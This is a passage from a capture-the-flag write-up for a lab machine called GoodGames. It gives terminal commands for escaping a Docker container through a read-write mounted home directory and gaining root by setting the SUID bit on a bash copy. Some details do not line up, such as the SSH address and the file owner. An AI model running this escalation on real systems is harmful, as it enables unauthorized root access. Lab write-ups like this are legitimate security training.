
```
root@3a453ab39d3d:~# chmod +x ./nmap
root@3a453ab39d3d:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.0.2  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:ac:13:00:02  txqueuelen 0  (Ethernet)
        RX packets 7315  bytes 4530788 (4.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6209  bytes 6615122 (6.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1372 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1372 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



A directory list of user `augustus` home directory shows that instead of their name, the UID `1000` is displayed as the owner for the available files and folders. This hints that the user's home directory is mounted inside the docker container from the main system. Checking `mount` we see that the user directory from the host is indeed mounted with read/write flag enabled.


```
root@3a453ab39d3d:/home/augustus# mount
mount
<SNIP>
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
<SNIP>
```

4) Escaped with ssh on 172.0.19.1




```
augustus@GoodGames:~$ ls
user.txt
augustus@GoodGames:~$ cat user.txt
24bde7100a7caa6c9a7e1960e1bb96bc
augustus@GoodGames:~$ 
```


added SUID bit from docker since the dir is mounted onto docker



```
root@3a453ab39d3d:/backend# chmod +s /home/augustus/bash
root@3a453ab39d3d:/backend# chown root /home/augustus/bash
root@3a453ab39d3d:/backend# 
```




```
root@3a453ab39d3d:/backend# chmod +s /home/augustus/bash
```



```
augustus@GoodGames:~$ ls bash -l
-rwsr-sr-x 1 augustus augustus 1234376 Oct 21 15:57 bash
augustus@GoodGames:~$ 
```

5) Got the root flag



```
augustus@GoodGames:~$ ./bash -p
bash-5.1# cat /root/root.txt
94f6c580ee58c566cf72f9d72cffe4c5
bash-5.1# 
```